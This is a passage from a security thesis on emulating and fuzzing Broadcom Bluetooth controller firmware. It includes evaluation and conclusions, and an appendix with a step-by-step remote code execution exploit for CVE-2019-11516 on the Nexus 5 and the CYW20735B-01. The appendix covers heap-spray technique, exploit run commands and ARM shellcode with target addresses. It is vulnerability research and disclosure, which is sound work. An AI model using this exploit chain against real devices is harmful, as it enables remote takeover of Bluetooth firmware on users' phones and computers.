The memory layout during the overflow on the BCM4335C0 is described in Section 6.5.2. We need three allocations to return the corrupted pointer in `dynamic_memory_AllocateOrDie`. If this buffer is returned, it will treated as a HCI event buffer and therefore either data will be overwritten or the device crashes if the pointer is invalid. An example of the heap corruption is shown in Figure A.2. Note that the HCI EIR packet is sent to the host and deallocated immediately.

6.7.3 *Memory Artifact*

We send a 240 bytes payload, so the complete EIR packet should fit into the HCI event buffer. It is expect to overflow the Block header with random data, what would make this flaw way harder to exploit. There is an memory artifact in the receive buffer that is mapped to Random-Access Memory (RAM). A memory dump of this buffer is shown in Figure 6.9 and the source for the overflow This hexdump was obtained on the BCM2072, but the same behavior can be observed on all devices. Prior to the overflow, all block bufferes were cleared indicated by values `0x25` and `0x26`. A pattern of ascending values were chosen for the EIR packet. The middle of the EIR packet is duplicated at the end. This artifact seems to be cause be the receiving hardware and is essential for our exploit, as it allows us to control the header of the next Block buffer.

```
25 25 25 25  25 25 25 25  25 25 25 25  xx xx xx xx
                                       ^^ ^^ ^^ ^^
xx xx e0 04  c8 01 02 03  04 05 06 07  08 09 0a 0b
^^ ^^ MAC       ^^ EIR Start
0c 0d 0e 0f  10 11 12 13  14 15 16 17  18 19 1a 1b
1c 1d 1e 1f  20 21 22 23  24 25 26 27  28 29 2a 2b
2c 2d 2e 2f  30 31 32 33  34 35 36 37  38 39 3a 3b
3c 3d 3e 3f  40 41 42 43  44 45 46 47  48 49 4a 4b
4c 4d 4e 4f  50 51 52 53  54 55 56 57  58 59 5a 5b
5c 5d 5e 5f  60 61 62 63  64 65 66 67  68 69 6a 6b  ----
6c 6d 6e 6f  70 71 72 73  74 75 76 77  78 79 7a 7b    |
7c 7d 7e 7f  80 81 82 83  84 85 86 87  88 89 8a 8b    |
8c 8d 8e 8f  90 91 92 93  94 95 96 97  98 99 9a 9b    |
9c 9d 9e 9f  a0 a1 a2 a3  a4 a5 a6 a7  a8 a9 aa ab    | 0x80 bytes
ac ad ae af  b0 b1 b2 b3  b4 b5 b6 b7  b8 b9 ba bb    |
bc bd be bf  c0 c1 c2 c3  c4 c5 c6 c7  c8 c8 09 cb    |
cc cd ce cf  d0 d1 d2 d3  d4 d5 d6 d7  d8 d9 da db    |
dc dd de df  f4 d6 41 9a  64 65 66 67  68 69 6a 6b  -----
                         ^^ Packet suffix is duplicated
6c 6d 6e 6f  70 71 72 73  74 75 76 77  78 79 7a 7b
7c 7d 7e 7f  00 26 26 26  26 26 26 26  26 26 26 26
```

Figure 6.9: Memory layout of the overflowing buffer. We control more than 240 bytes.

6.7.4 *Heap-Spraying Using "Read Remote Name"*

To exploit that flaw or cause a crash, we need to allocate and hold three buffers of the affected Block struct. This will dereference the corrupted pointer and the firmware will treat it as a Block buffer. If we can also control the content of that buffers, we will have a Write-What-Where gadget. This can be used to overwrite functions or function pointers in RAM to gain RCE.
A successfull way of heap-spraying is to trigger "Read Remote Name Response" HCI events. Those events are allocated, as a "Read Remote

Name" HCI command is received. In order to trigger those commands, we need to connect from a Bluetooth address, that is not known by the host, which will try to resolve the name. This was achieved, by setting a hook on `bthci_cmd_lc_HandleCreate_Connection` and randomizing the address on every connect. The process of heap spraying is illustrated in Figure 6.10.




Figure 6.10: Heapspray using Name Request.

In addition, we have to ensure, that those HCI events are not sent to the host and therefore be deallocated. The remote name is sent via LMP packets, that carry 14 bytes of payload. As the device name can be much longer, it is fragmented across multiple packets. The HCI event is released either if the name was transmitted completely or if a timeout occurs. By discarding the last packet of the name transmission and disconnecting from the target without notification, the target will hold the buffer until the timeout occurs. This process is repeated over and over again, until our overflowed pointer was taken from the free list. An HCI event will be written to that address, which has a structure as shown in Figure 6.11. The device name will carry the actual payload.
This technique has some limitations that are important for exploitation. First, we need multiple packets to send our payload. Therefore we




Figure 6.11: The structure of the buffer we can write to any location.

have to ensure not to crash the firmware, while it receives our payload. The whole buffer is zeroed on allocation and the first 13 and last 18 bytes cannot be controlled.
Second, the attacker has no feedback on the current heap layout. We have to ensure the shellcode is called prior to the next buffer allocation, which has to repair the currupted heap. Otherwise, we will dereference any data, that is located at our overflowed address and treat it as a heap buffer. In most cases, this will cause a crash.

7 EVALUATION

In this chapter, we briefly evaluate the performance of our firmware emulation. Also, the code coverage of our fuzzing approaches is presented.

7.1 PERFORMANCE

The state of the art method for firmware emulation is `Unicorn`. It allows setting callbacks for each executed basic block (`UC_HOOK_BLOCK`), instruction (`UC_HOOK_CODE`) or memory access (`UC_HOOK_MEM`). Those are used to debug the firmware, implement function hooking and add Memory Mapped Input/Output (MMIO) behavior. Using our Link Management Protocol (LMP) fuzzer described in Section 6.3, we evaluated the performance of those hooks. This fuzzer already implements the following features inside the firmware image, that would be otherwise implemented using `Unicorn` hooks.

1. Context switch between the threads (Section 4.1),
2. Support for Host Controller Interface (HCI) (Section 4.4),
3. Timers based on hardware interrupt (Section 4.5),
4. Approximately 100 hooks for debugging and implementation (Section 3.3.3).

The results of the performance evaluation are shown in Figure 7.1. Error bars indicate minimum and maximum runtime. The experiment was performed on a Thinkpad T430 with an `i5-3320M` CPU. For each type of hooks, we used a dummy callback, that will only read the `r0` register. Even though, this simple callback already increases the runtime by a one order of magnitude. Note that callbacks would be way more complex, as they have to implement some sort of functionality. For example to implement hooking, we must multiplex the call to the different implementations. Let n be the number of hooked functions. In the best case, we can do the multiplexing with a binary search using a Python dictionary. The time complexity of this lookup is $O(n \log n)$ and has to be performed for each basic block. Our method described in Section 3.3.3 requires constant time $O(1)$ and is only executed, if a hooked function is called. This overhead is even more dramatic if we enable the heap sanitizer described in Section 6.5.4. The results are shown in Figure 7.2. This was essential for discovering an Extended Inquiry Response (EIR) parsing flaw (CVE-2019-11516) described in




Figure 7.1: LMP Fuzzing performance.

Section 6.7 and a heap overflow in Bluetooth Low Energy (LE) packet reception (CVE-2019-13916) described in Section 6.6. The sanitizer checks the entire heap integrity after every major memory operation, such as allocation, free and memory copy. Even though our implementation has a performance drawback of approximately 20% with `qemu-arm`, `Unicorn` hooks become almost unusable in comparison.

7.2 FUZZING COVERAGE

We came up with a different representation for coverage guided fuzzing of protocols. Instead of handling all the input data as a single Binary Large Object (BLOB), we represent the data as a sequence of packets, where packets and sequences are mutated separately. Both approaches were compared with the same set of mutations over two million testcases. The reference implementation was developed previously and is not part of this thesis [18]. Figure 7.3 shows the results. Our adapted approach finds more blocks in a shorter amount of time. The total coverage converges to 2.76 % total code coverage. Introducing HCI support increases the coverage even further, as HCI handlers and the Universal Asynchronous Receiver Transmitter (UART) receive state machine is also invoked. Using this method, an additional 0.56 % could be reached.
We have evaluated the total code coverage can reach using LMP and Bluetooth Core Scheduler (BCS) task fuzzing. This was obtained by using Quick Emulator (QEMU) with the `translate_block` trace option. The code coverage is then loaded to IDA Lighthouse plugin [11]. The IDA database has a list of all basic blocks, therefore we can determine the percentage coverage. Figure 7.2 shows the obtained code coverage.




Figure 7.2: LMP Fuzzing performance with heap sanitizer.




Figure 7.3: LMP Fuzzing strategy comparison.

Each row shows the amount of new code we using the described method. Over 90 % of the code has therefore not been analyzed yet.

Command	Coverage
LMP Fuzzing	2.76 %
LMP Fuzzing with HCI	0.56 %
Attach to stack `hciconfig hci1 up`	2.04 %
Attach to stack `hcitool scan`	0.59 %
Attach to stack `hcitool cc`	1.04 %
Attach to stack `hcitool lescan`	0.57 %
Attach to stack `hcitool lecc`	1.85 %
Total	9.40 %

Table 7.1: Increase in code coverage by different commands.

8 CONCLUSION

This chapter concludes the main contributions of this Thesis and gives suggestions for future work.

8.1 FIRMWARE EMULATION AND FUZZING

Emulating the firmware was shown to be useful for the reverse engineering process. As the hardware laylout is not known in the beginning, it can not be expected to work immediately. It would be possible to call and analyze functions, that do not use Memory Mapped Input/Output (MMIO) but re-executing the firmware requires manual patching. Nonetheless it was useful to narrow down the relevant code and get an overview of the interaction between the different components. We could observe multithreading of the running firmware, which gives a basic understanding of the functionality, without reverse engineering the scheduler. Introducing additional checks to the firmware, such as the heap sanitizer, was essential for discovering two severe flaws in the firmware. If a memory corruption is triggered, we can immedeately locate it in the code, before they cause a crash. This helped us to improve the quality of our reports. Even though, we must be able to formalize a vulnerability in order to detect it using fuzzing. This is the reason, why we only found heap corruptions. Other flaws such as an authentication bypass could not be detected.
Code coverage guided fuzzing was not as effective as expected. This approach found flaws in the implementation of the emulator than actual vulnerabilities. In contrast dumb fuzzing was far more effective. Both heap corruptions were almost immediately detected after the correspondig component could be emulated properly. Therefore breath over depth seems to be a valid strategy for firmware analysis.

8.2 BROADCOM BLUETOOTH SECURITY

Bluetooth controlers are highly cost optimized products, which comes with major drawbacks in security. Those drawbacks are not the actual flaws, we found in the firmware. Memory corruption and other vulnerabilities are virtually impossible to avoid in a product under active development. Therefore basic exploit mitgations such as Data Execution Prevention (DEP) should have been taken, to limit the impact of such vulnerabilities. Advanced RISC Machine (ARM) version 6 introduced the Execute Never (XN) bit in 2002 [7] which could be used to be ensure Random-Access Memory (RAM) is either writable

or executable. This would prevent code injection attacks. ThreadX can be compiled with an integrated stack sanitizer [14] but the heap has no exploit mitigation at all. Istead Express logic refers to the user guide [16] containing the following generic statement:

> It is very important to ensure that the user of an allocated memory block does not write outside its boundaries. If this happens, corruption occurs in an adjacent (usually subsequent) memory area. The results are unpredictable and quite often fatal!

A further drawback is the implementation of updates. All Broadcom Bluetooth controllers, store the main firmware in Read-Only Memory (ROM) and implement a patch RAM mechanism to apply patches to the firmware. Approximately 128 patches can be applied to a typical controller. Some controllers are using all of those slots and can not receive any more updates without loosing functionality or other security fixes. Also every patch must be ported for each model, resulting in long patch cycles. Vulnerabilities found internally by Broadcom will not be backported to older devices. Even three months after reporting CVE-2019-11516, customers have not received an update yet.

8.3 FUTURE WORK

Integrating the emulator to InternalBlue could help developers to understand the firmware and use the features of dynamic analysis. We should wait with the publication, until the described vulnerabilities are fixed and the patches have reached the users. Due to time constraints, only a minority of the code could be tested and the emulator can be improved to increase code coverage. Bluetooth Low Energy (LE) should be further analyzed including Link Control Protocol (LCP), the Bluetooth audio codec and Generic Attribute (GATT). In this thesis, we only focused on memory corruptions, excluding logical flaws, such as authentication bypasses. An improved method for detecting errornous states is required. Also, it should be clarified, if the crashes affecting `BlueZ` described in Section 6.4.2 are remotely triggerable. Compromising the Bluetooth stack through malicious Link Management Protocol (LMP) sequences would have a severe impact.

A

EXTENDED INQUIRY RESPONSE EXPLOIT

A.1 RCE BCM4335C0 NEXUS5

A convenient target on the BCM4335C0 to overwrite is the hook for `LMP_host_connection_req` packet. This function is called on every connect and therefore prevents us from overshooting our heap-spray.
The corresponding memory section is shown in Figure A.1. We only use InternalBlue to debug the attackers effect on a Nexus 5. Note that we must not overwrite `lmp_hook_lookup` or `lmp_handler_table_ptr` as those are needed for handling the LMP packets. By carefully aligning our payload we can ensure our demo shellcode, shown in Listing A.1, is executed.
To run this proof of concept, uncomment `#define bcm4335c0_rce` in `eir_exploit/src/exploit.h`. The heap structure can be analyzed using the InternalBlue `telescope` command. The `BLOC` struct of interested is located at 0x205E28, its free list is located at 0x0205e38. Figure A.2a shows the free list prior the overflow.
To execute the exploit run `eir_exploit/src/BCM4335C0.sh hci0 <target>`. This set the attackers device to inquiry scan mode and trigger the heap buffer overflow on the victim device as we refresh the device list. Revisiting the heap structure reveals, that we have successfully overwritten a `BLOC` buffer header. The third buffer will now point to the desired target as shown in Figure A.2b.
By pressing return, we will start our heap-spray. The script will repeatedly connect and disconnect to the target, until we have allocated enough buffers. As the device will release the buffer after a given timeout, we might need a couple of attempts to execute our shellcode. An example of this process is shown in Figure A.3.
In order to execute payload we must ensure, that the device will not crash, so we have to rapir the damage, we have done to the existing data structures. The target location contains random data, therefore the free list points to an invalid address. A consequent allocation will dereference this address and cause a crash. Therefore we have to modify the list head to point to an undamaged section of the heap.

```
ldr lr, [pc+4]
ldr pc, [pc]
.word 0xdead1337
```

Listing A.1: Demo Shellcode used to crash the target.






Figure A.1: Payload layout on BCM4335C0 on Nexus5. The numbers indicate the decimal length in bytes.



(a) Free list of the relevant BLOC buffer on startup.



(b) Free list of the relevant BLOC buffer, after the overflow.

Figure A.2: Effect of the heap overflow on the BCM4335C0




Figure A.3: After several attempts, we managed to allocate enough buffers and the device executes our demo shellcode on the BCM4335C0.

Also, the target location must not be reallocated again, what would overwrite our shellcode and also cause the device to crash. Each allocated Block buffer contains a pointer to the Block struct, where the buffer will be inserted. We redirect this pointer to a `NULL` region in Read-Only Memory (ROM), so the free operation has no effect. Last we have to call the original `lm_HandleLmpHostConnectionReqPdu` so new incoming connections are still possible. A shellocode accomplishing this task is shown in Listing A.2.

A.2 RCE CYW20735B-01 WITH UBUNTU 18.04

As described, the CYW20735B-01 can also be attached to Linux Bluetooth Stack. This device has the latest firmware available to us, therefore we also evaluated the exploitability for this controller. We have chosen a Ubuntu 18.04 as a host system. On this system, the Bluetooth settings must be open, in order to inquiry for devices and accept connections.
First thing to notice is the different heap layout caused by `bluez`, which will write the devices Extended Inquiry Response (EIR) response via Host Controller Interface (HCI) to the device. The EIR data is then copied in a newly allocated buffer, and the HCI command is freed. This results in the heap layout as shown in Figure A.4. Even though we could trigger the overflow, we will overwrite the header of the third buffer with random data. To prevent this, we use our heap-spray

```
//Save registers
sub sp, #4
push {r0-r4}
ldr r0,=0x5853d // continue at original
    lm_HandleLmpHostConnectionReqPdu
str r0, [sp,#20]

//Use NULL region as Block struct
ldr r0,=0xd2680
ldr r1,=0x15a000
ldr r3, [r0]
cmp r3,#0
beq done
cmp r3,r1
beq done
str r1, [r0]

//Set Free list to non corrupted
ldr r0,=0x205e38 //Free list head
ldr r1,=0x218220 //Undamaged Block buffer
str r1, [r0]

done:
pop {r0-r4,pc}
```

Listing A.2: Shellcode to repair the memory corruption on the Nexus 5.

technique to allocate the first buffer, before we enter inquiry scan mode and trigger the overflow.




Figure A.4: Memory Layout on the CYW20735B-01 with Ubuntu 18.04.

Ubuntu will periodically inquiry for new devices, as long as the bluetooth settings are open. This is problematic, as depending on the environment many HCI EIR events will be generated, that we can not control. In additon, `lculp_initDuplicateFilterList` will allocate a 256-byte buffer in order to de-duplicate BLE scan results. If one of those allocations happens to be our overflowed pointer, the resulting free `dynamic_memory_Release` crashes the firmware with an `DBFW_ASSERT_FATAL`.

To mitigate this problem, we randomize the source address for every generated EIR response. In addition, we send an invalid EIR packet, that does not contain a name field. As the host could not get the device name it will try to resolve each Bluetooth address. This will prevent the host to reenter inquiry mode for a couple of minutes. Even though HCI EIR events will be allocated, but at a lower rate. Due to this behavior, the exploit is less reliable.

On the CYW20735B-01, we chose the `virtualFunctions` table as a target. This table contains function pointers, that are called, only if they are non-zero. Those function pointers are only called, if they are non-zero. Therefore the initial `memset` is not problematic. In addition, that table is large enough to contain our overflow.

The first offset called 0x58 by `coex_handle_LmTimerExpired`, an other would be at offset 0x74 by `bcs_isrSlot01Int`. Therefore we have up to 0x58 bytes of shellcode. The rest of the payload is filled with pointers to our buffer, to ensure it is called.

The overall procedure is similar to the other exploit. Figure A.6a shows the correct heap structure. After our malicious devices are discovered the heap structure is corrupted as shown in Figure A.6b. By pressing return we start our heap-spray and execute our demo shellcode as seen in Figure A.7.

```
                g_tca_taskVars  0x205914
                                   |
                                 4 |      -----  0xd2683
                                 8 |      1 | N
                                   |      3 | C
              virtualFunctions  0x205944   ----- 0x205944
                                   |        | S
                                   |        | h
                                   |        | e
                                   |      8 | l
                                   |      8 | l
                                   |        | c
                                   |        | o
                                   |        | d
                                   |        | e
                                   |      ----- 0x20599c
     oex_handle_LmTimerExpired     |        | S
                                   |      1 | p
                                   |      5 | r
                bcs_isrSlot01Int   |      2 | a
                                   |        | y
                                   |      ----- 0x205a34
                                   |      1 | N
                                   |      8 | C
                                   |      ----- 0x205a46
                                   |
```

Figure A.5: Payload layout on CYW20735B-01 with Ubuntu 18.04. The spray was done with our shellcode address. The numbers indicate the decimal length in bytes. NC = Not Controlled

```
File  Edit  View  Search  Terminal  Help
[*] Loaded firmware information for CYW27035B1.
[*] Try to enable debugging on H4 (warning if not supported)...
[!] _sendThreadFunc: Sending to socket failed, reestablishing connection.
    With bluez stack, some HCI commands require root!
[!] sendH4: waiting for response timed out!
[!] _sendThreadFunc: No response from the firmware.
> telescope 0x2004ec -l 4 --depth 10
[*] 0x002004ec: 0x00224c00 -> 0x00224e20 -> 0x00224f30 -> 0x00225040 -> 0x00225150 ->
0x00225260 -> 0x00225370 -> 0x00225480 -> 0x00225590 -> 0x00000000 ""
>
```

(a) Free list of the relevant BLOC buffer on startup.

```
File  Edit  View  Search  Terminal  Help
[*] [Connect Complete: Handle=0xb  Address=60:07:3e:65:2d:e8  status=Success]
> telescope 0x2004ec -l 4 --depth 10
[*] 0x002004ec: 0x00224e20 -> 0x00224f30 -> 0x00205937 -> 0x000000bb -> 0x00000000 ""
[*] [Disconnect Complete: Handle=0xb]
>
```

(b) Free list of the relevant BLOC buffer, after the overflow.

Figure A.6: Effect of the heap overflow on CYW20735B-01




Figure A.7: After several attempts, we managed to allocate enough buffers and the device executes our demo shellcode on the CYW20735B-01.

B

FIRMWARE MODIFICATIONS AND LIST OF FILES

In the following, the most significant modifications to the firmware are listed. A list of files is supplied to help to navigate through the implementation.

B.1 DISABLED FUNCTIONS

Function Name	Reason
`_tx_v7m_get_and_disable_int`	Illegal instruction
`_tx_v7m_set_int`	Illegal instruction
`_tx_v7m_get_int`	Illegal instruction
